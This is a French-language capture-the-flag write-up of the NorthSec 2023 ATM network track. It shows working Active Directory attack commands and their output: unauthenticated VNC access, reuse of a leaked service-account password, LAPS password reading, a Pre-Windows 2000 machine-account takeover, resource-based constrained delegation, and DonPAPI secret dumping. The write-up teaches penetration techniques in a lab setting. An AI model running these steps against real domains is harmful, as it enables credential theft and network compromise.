

Write-up Windows Track (ATM Network) - Northsec 2023

rayanlecat#2609 / @rayanlecat si vous avez des questions

On commence le challenge avec comme informations :

www.bank.ctf et atm01.bank.ctf

Myself 1d ago · The NorthSec post bots
Found an unusual system in the logs: [atm01.bank.ctf](#).
Seems connected to [www.bank.ctf](#) - Should investigate.
WTH is an ATM?

created 1d last reply 3h 17 replies 11 views 5 users 1 link

On peut communiquer avec deux machines qui ont respectivement comme IPv6 :

- 9000:c1f3:fea4:dec1:216:3eff:fec1:d440 (www.bank.ctf)
- 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28 (atm01.bank.ctf)

Nmap (www.bank.ctf)

```
Nmap scan report for www.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fec1:d440)
Host is up (0.0080s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
```

Nmap (atm01.bank.ctf)

```
Nmap scan report for atm01.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fe13:ef28)
Host is up (0.018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5900/tcp  open  vnc
```

Flag Bonus 1

Sur la première machine nous trouvons un seul service HTTP exposé sur le port 80.

Quand on se rend sur le service HTTP, on découvre une application qui nous permet d'observer des transactions d'argent et le montant que possède chaque compte.

En regardant le code source de chaque page on trouve un flag bonus :

```

63
64    <tr class="tc-row">
65        <td rowspan="2">
66            TRANSREFINT151829
67            <br />
68            c4a263a2-76e2-49e3-94e5-006df946b53d
69        </td>
70        <td rowspan="2">
71            1500.14 FLG
72        </td>
73        <td>from</td>
74        <td>
75
76            /LU837820323276379953
77
78            <br/>
79            331331GODO
80            <br/>
81            01-93
82            <br/>
83            BETA-RED
84        </td>
85        <td>
86            9280000.0 FLG
87        </td>
88        <td>
89            9278499.86 FLG
90        </td>
91        <td rowspan="2" style="display:none; vertical-align : middle">
92            FLAG-4d36be9ac8bae3e03994f54f5ac8476e
93        </td>
94    </tr>
95    <tr>
96        <td>to</td>
97        <td>
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259

```

Flag 1

Sur atm01.bank.ctf on a accès au VNC sans être authentifié :

```
./vncviewer 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28
```

```

→ bin ./vncviewer 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28

TigerVNC Viewer v1.13.0
Built on: 2023-02-03 08:32
Copyright (C) 1999-2022 TigerVNC Team and many others (see README.rst)
See https://www.tigervnc.org for information on TigerVNC.

Sun May 21 19:25:23 2023
DecodeManager: Detected 4 CPU core(s)
DecodeManager: Creating 4 decoder thread(s)
CConn: Connected to host 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28 port
      5900
CConnection: Server supports RFB protocol version 3.8
CConnection: Using RFB protocol version 3.8
CConnection: Choosing security type None(1)
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888

```


On récupère le premier flag :

Kiosk Out Of Service

Please try another ATM or locate your nearest branch for in-person service
FLAG-cb2f4969c8fe3d0b3cd105836f380a3f

Flag 2

En regardant dans les fichiers qu'il y a sur la machine on trouve une fichier qui nous indique que les mises à jour ont été vues :



6 items 1 item selected 45 bytes

Dans le dossier avec tout les scripts, il y a un script nommé RunUpdate.bat :

This PC > Local Disk (C:) > Packages > scripts				
	Name	Date modified	Type	Size
	Banner.cmd	2022-06-17 7:59 PM	Windows Comma...	13 KB
	functions-template_param.bat	2022-06-17 7:58 PM	Windows Batch File	2 KB
	GetTimeStamp.ps1	2022-06-17 7:56 PM	Windows PowerS...	1 KB
	Install.ps1	2022-06-17 7:56 PM	Windows PowerS...	1 KB
	List-DomainControllers.bat	2022-06-17 7:57 PM	Windows Batch File	1 KB
	NTP-AD.txt	2022-06-17 7:57 PM	Text Document	4 KB
	Refresh-Permissions.bat	2022-06-17 7:57 PM	Windows Batch File	2 KB
	RunUpdate.bat	2023-05-20 4:49 AM	Windows Batch File	1 KB
	save_RTMP_streams.bat	2022-06-17 7:58 PM	Windows Batch File	1 KB
	Test-ParameterWithSpaces.bat	2022-06-17 7:58 PM	Windows Batch File	1 KB

:RunUpdate.bat


```
:: Mounts the update server and pulls in all code updates.
:: This task is critical to keep the ATM running. Do not disable.

net use z: \\NFS01\atm\packages qb@ZWFVF2$1w$[*= /user:bank\ATMService
copy z:\software C:\Packages

net use * /delete

:: rot47
:: u{pv\aa_732_d57g36275ffh_3cbgde5fg`6hc
```

Dedans on trouve un deuxième flag qui est encodé en rot47 :




Flag 3

On peut essayer de se connecter avec le compte qu'on a récupéré précédemment :

```
poetry run crackmapexec smb atm01.bank.ctf -u ATMService -p 'qb@ZWVFV2$1w$[*=']
```

Mais on obtient l'erreur `STATUS_PASSWORD_EXPIRED` ce qui signifie que le mot de passe de l'utilisateur a expiré, mais si on se réfère à l'article qu'à écrit n00py <https://www.n00py.io/2021/09/resetting-expired-passwords-remotely/> (<https://www.n00py.io/2021/09/resetting-expired-passwords-remotely/>). On peut grâce à différents moyens réinitialiser le mot de passe de l'utilisateur. Et en donné qu'on a un accès VNC on peut changer d'utilisateur et reset le mot de passe :



On réussie à se connecter avec ce compte une fois le mot de passe réinitialisé :


```
→ CrackMapExec git:(master) x poetry run crackmapexec smb hosts.txt -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337'
SMB      atm01.bank.ctf 445    ATM01          [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing=False) (SMBv1=False)
SMB      dc01.bank.ctf 445    DC01           [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing=True) (SMBv1=False)
SMB      itops01.bank.ctf 445   ITOPS01        [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing=False) (SMBv1=False)
SMB      adcs01.bank.ctf 445   ADCS01         [*] Windows 10.0 Build 17763 x64 (name:ADCS01) (domain:bank.ctf) (signing=False) (SMBv1=False)
SMB      atm01.bank.ctf 445    ATM01          [*] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB      dc01.bank.ctf 445    DC01           [*] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB      itops01.bank.ctf 445   ITOPS01        [*] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB      adcs01.bank.ctf 445   ADCS01         [*] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
```

Maintenant qu'on a compromis un compte de domaine on va pouvoir énumérer les droits qu'on a dans le domaine avec SharpHound :

```
.\\SharpHound.exe -c All --domaincontroller dc01.bank.ctf
```

```
C:\Windows\Tasks>.\SharpHound.exe -c All --domaincontroller dc01.bank.ctf
2023-05-21T13:37:30.0346031-04:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-05-21T13:37:30.2586093-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-21T13:37:30.3626195-04:00|INFORMATION|Initializing SharpHound at 1:37 PM on 2023-05-21
2023-05-21T13:37:30.9296168-04:00|INFORMATION|Loaded cache with stats: 151 ID to type mappings.
153 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-05-21T13:37:30.9706039-04:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-05-21T13:37:31.3346263-04:00|INFORMATION|Beginning LDAP search for bank.ctf
2023-05-21T13:37:31.4026272-04:00|INFORMATION|Producer has finished, closing LDAP channel
2023-05-21T13:37:31.4056076-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-05-21T13:38:01.9676159-04:00|INFORMATION|Status: 34 objects finished (+34 1.133333)/s -- Using 44 MB RAM
2023-05-21T13:38:17.1506134-04:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-05-21T13:38:17.2096165-04:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-05-21T13:38:17.3336694-04:00|INFORMATION|Status: 192 objects finished (+158 4.173913)/s -- Using 45 MB RAM
2023-05-21T13:38:17.3346687-04:00|INFORMATION|Enumeration finished in 00:00:46.0111045
2023-05-21T13:38:17.5276107-04:00|INFORMATION|Saving cache with stats: 151 ID to type mappings.
153 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-05-21T13:38:17.5406094-04:00|INFORMATION|SharpHound Enumeration Completed at 1:38 PM on 2023-05-21! Happy Graphing!
```

Une fois dans Bloodhound on voit que l'utilisateur qu'on a compromis précédemment est membre du groupe ATMAccounts qui possède les droits GenericAll.



Pour compromettre la machine on a deux possibilités qui s'offrent à nous.

Première façon

On voit qu'il y a LAPS d'installer sur le domaine Active Directory :

SMB	atm01.bank.ctf	445	ATM01	[+]	Enumerated shares	Default share
SMB	dc01.bank.ctf	445	DC01	C\$	Share	Remark
SMB	atm01.bank.ctf	445	ATM01	Share	Permissions	Remote IPC
SMB	dc01.bank.ctf	445	DC01	IPC\$	READ	
SMB	dc01.bank.ctf	445	DC01	LAPS	READ	
SMB	dc01.bank.ctf	445	DC01	NETLOGON	READ	Logon server share

Si on se réfère à notre bible préféré TheHackerRecipes, on voit qu'avec les droits GenericAll sur une machine on peut aller lire l'attribut `ms-mcs-admpwd` qui contient le mot de passe LAPS, celui de l'Administrateur RID 500 par défaut. Si vous voulez plus d'informations sur le fonctionnement de l'attaque -> <https://www.thehacker.recipes/ad/movement/dacl/readlapspassword> (<https://www.thehacker.recipes/ad/movement/dacl/readlapspassword>).

```
python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWVFV2$1w$[*=1337' -d bank
```

```
→ LAPS Dumper git:(main) python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWVFV2$1w$[*=1337' -d bank.ctf
LAPS Dumper - Running at 05-21-2023 19:33:07
ATM01 W8Jy&lh5)681ud$
```

On peut essayer de se connecter avec ce compte et on voit bien la mention de (Pwn3d!) qui signifie que le compte est bien administrateur local.

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb atm01.bank.ctf -u 'Administrator' -p 'W8Jy&lh5)601ud$' --local-auth
SMB      atm01.bank.ctf 445   ATM01          [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:ATM01) (signing:False) (SMBv1:False)
SMB      atm01.bank.ctf 445   ATM01          [*] ATM01\Administrator:W8Jy&lh5)601ud$ (Pwn3d!)
```

Deuxième façon

En regardant encore sur TheHackerRecipes on voit qu'avec les droits GenericAll sur une machine on peut aussi effectuer une RBCD (Ressource Based Constrained Delegation). Si vous voulez plus d'informations sur le fonctionnement de l'attaque -> <https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd>.

Quand on regarde les prérequis de l'attaque, on voit qu'il faut qu'on est compromis soit un compte avec un SPN, soit un compte machine, soit un compte qui nous permet de faire du SPN-less RBCD.

Dans un premier temps on pourrait penser à créer un compte machine nous même mais le MachineAccountQuota est définit à 0 .

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec ldap dc01.bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1v$[*=1337' -M maq
SMB      dc01.bank.ctf 445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
LDAP     dc01.bank.ctf 389   DC01          [*] bank.ctf\ATMService:qb@ZWFVF2$1v$[*=1337
MAQ     dc01.bank.ctf 389   DC01          [*] Getting the MachineAccountQuota
MAQ     dc01.bank.ctf 389   DC01          MachineAccountQuota: 0
```

Actuellement nous avons aucun de ces 3 pré-requis. Donc il faut qu'on trouve le moyen d'acquérir l'un de ces comptes.

Encore en regardant sur TheHackerRecipes, on voit que si un compte machine est configuré comme Pre-Windows 2000, son mot de passe est basé sur son nom. On a de la chance car il y a une machine dans le domaine qui est configuré de cette façon là :

WEB-OLD.BANK.CTF

Database Info **Node Info** **Analysis**

d)

EXTRA PROPERTIES

description	
distinguishedName	CN=WEB-OLD,OU=PRECREATED,OU=PRE-WIN2000,OU=Servers,OU=OPS,OU=corp,DC=BANK,DC=CTF
domain	BANK.CTF
domainSid	S-1-5-21-3522941280-196239457-2758380250
samAccountName	web-old\$
trustedToAuth	False
whenCreated	Mon, 03 Apr 2023 23:10:12 GMT

Local Admins

Explicit Admins	0
Unrolled Admins	0
Foreign Admins	0
Derivative Local Admins	▶

Dans un premier temps on va récupérer la liste des machine qui sont configurés de cette façon et on génère le mot de passe associée :

```
→ ldapsearch-ad git:(master) x ./ldapsearch-ad.py -l dc01.bank.ctf -d bank.ctf -u 'ATMService' -p 'abBZWVFV2$1v$[*=1337' -t search -s '(sAMAccountControl=4128)(logonCount=0)' | tee results.txt
### Result of "search" command ####
{
  ...
  -- accountExpires = 9999-12-31 23:59:59.999999+00:00
  ...
  -- badPasswordTime = 1601-01-01 00:00:00+00:00
  ...
  -- badPwdCount = 0
  ...
  -- cn = webdev-old
  ...
  -- countryCode = 0
  ...
  dnSHostName = webdev-old.bank.ctf
  ...
  description = [' ']
  ...
  distinguishedName = CN=webdev-old,OU=precreated,OU=pre-win2000,OU=servers,OU=ops,OU=corp,DC=bank,DC=ctf
  ...
  instanceType = 4
  ...
  isCriticalSystemObject = False
  ...
  lastLogoff = 1601-01-01 00:00:00+00:00
  ...
  lastLogon = 1601-01-01 00:00:00+00:00
  ...
  lastLogonTimestamp = 2023-05-28 23:17:35.012129+00:00
  ...
  localPolicyFlags = 0
  ...
  logonCount = 0
  ...
  name = webdev-old
  ...
  objectCategory = CN=Computer,CN=Schema,CN=Configuration,DC=bank,DC=ctf
  ...
  objectClass = ['top', 'person', 'organizationalPerson', 'user', 'computer']
  ...
  objectGUID = {9c112cf9-3eaa-451a-88a6-2e7b05527612}
  ...
  objectSID = S-1-5-21-3522941280-196239457-2758380250-1152
  ...
  primaryGroupID = 515
  ...
  pwdLastSet = 2023-05-28 23:17:15.559004+00:00
  ...
  sAMAccountName = webdev-old$
```

```
→ ldapsearch-ad git:(master) x cat results.txt | grep "sAMAccountName" | awk '{print $5}' | tee computers.txt
webdev-old$
```

```
→ ldapsearch-ad git:(master) x cat results.txt | grep "sAMAccountName" | awk '{print tolower($5)}' | tr -d '$' | tee passwords.txt
webdev-old
```

On test de se connecter avec mais on a une erreur :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'webdev-old'
SMB      dc01.bank.ctf    445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB      dc01.bank.ctf    445   DC01          [-] bank.ctf\webdev-old$:webdev-old STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

Mais bonne nouvelle ça veut dire qu'on a le bon mot de passe et qu'on peut réinitialiser celui-ci :

You will see the error message **STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT** when you have guessed the correct password for a computer account that has not been used yet. (trustedsec.com)

Testers can then change the Pre-Windows 2000 computer accounts' password (i.e. `rpcchangepwd.py`, `kpasswd.py`, etc.) in order to use it.

```
→ CrackMapExec git:(master) ✘ python3 rpcchangepwd.py bank.ctf/webdev-old$:webdev-old@dc01.bank.ctf -newpass 'Emzmu^wimqRKy!bs#m5'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Password was changed successfully.
```

On arrive bien à se connecter avec ce compte donc on a les pré-requis pour effectuer une RBCD :

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'Emzmu^wimqRKy!bs#m5'
SMB      dc01.bank.ctf  445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing=True) (SMBv1:False)
SMB      dc01.bank.ctf  445   DC01          [*] bank.ctf\webdev-old$:Emzmu^wimqRKy!bs#m5
```

On réécrit dans un premier temps l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` :

```
rbcod.py -action write -delegate-from 'webdev-old$' -delegate-to 'ATM01$' 'bank.ctf/A
```

Et maintenant on a plus qu'à demander un ticket en tant qu'Administrateur avec S4U2Self + S4U2Proxy.

```
getST.py -spn 'cifs/atm01.bank.ctf' -impersonate administrator -dc-ip 9000:c1f3:fea
```

Une fois qu'on a compromis la première machine on va essayer de récupérer les différents secrets et mots de passe qui sont stockés sur la machine :

(<https://github.com/login-securite/DonPAPI> (<https://github.com/login-securite/DonPAPI>))

```
→ DonPAPI git:(main) ✘ python3 DonPAPI.py Administrator:'W8Jy&lh5$@atm01.bank.ctf'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ERROR IP atm01.bank.ctf not a correct ip or is a machine name ... lets try it
INFO Loaded 1 targets
INFO [atm01.bank.ctf] [*] ATM01 (domain:bank.ctf) (Windows 10.0 Build 19041) [SMB Signing Disabled]
INFO host: \\\2602:f662:ef:2020:1::3, user: administrator, active: 0, idle: 0
INFO [atm01.bank.ctf] [*] Found user Administrator
INFO [atm01.bank.ctf] [*] Found user administrator.BANK
INFO [atm01.bank.ctf] [*] Found user All Users
INFO [atm01.bank.ctf] [*] Found user AtmAutoLogon
INFO [atm01.bank.ctf] [*] Found user ATMService
INFO [atm01.bank.ctf] [*] Found user Default
INFO [atm01.bank.ctf] [*] Found user Default User
INFO [atm01.bank.ctf] [*] Found user Public
INFO [atm01.bank.ctf] [*] Dumping LSA Secrets
INFO [atm01.bank.ctf] [*] LSA : CachedDefaultPassword_history : 4e006ff00720074006800530065006300320030032003300
INFO [atm01.bank.ctf] [*] LSA : atm01\AtmAutoLogon : #ut0T3l!r-MaChIn3
INFO [atm01.bank.ctf] [*] Found DPAPI Machine key : 0x08e554200ce8c67cfcbab9115af257f92d8b013
INFO [atm01.bank.ctf] [*] Found DPAPI User key : 0x53dcaedc0ba41a9526473c9b27d441e2c2b541
INFO [atm01.bank.ctf] [*] Found DPAPI Machine key : 0x292e47a18d007ec0c7e5585083286684688201a
INFO [atm01.bank.ctf] [*] Found DPAPI User key : 0x34ec8156f98a19014827c378cc3a03cd4263f
INFO [atm01.bank.ctf] [*] LSA : NL$Kw.history : f8cbe4ca0f92938e7e593372300eeeddb34b610a9068bf1b5cad82fb979691459b59796b660bdc2a19f9f427119f74837c76ab780399989b5935c550e5dd5
INFO [atm01.bank.ctf] [*] LSA : BANK\BankService : FLAG-fecad19ad96fa4c7f975e153615ce217
INFO [atm01.bank.ctf] [*] Dumping SAM Secrets
INFO [atm01.bank.ctf] [*] SAM : Collected 6 hashes
INFO [atm01.bank.ctf] [*] Gathering DPAPI Secret blobs on the target
INFO [atm01.bank.ctf] [*] Gathering Wifi Keys
INFO [atm01.bank.ctf] [*] Gathering Vaults
INFO [atm01.bank.ctf] [*] Gathering Chrome Secrets
INFO [atm01.bank.ctf] [*] Gathering Mozilla Secrets
INFO [atm01.bank.ctf] [*] Gathering mRemoteNG Secrets
INFO [atm01.bank.ctf] [*] Gathering VNC Passwords
```

On peut récupérer le troisième flag de la track.

Flag 4

Dans le même cas que l'on a vu précédemment le mot de passe du compte BankService a expiré :

```
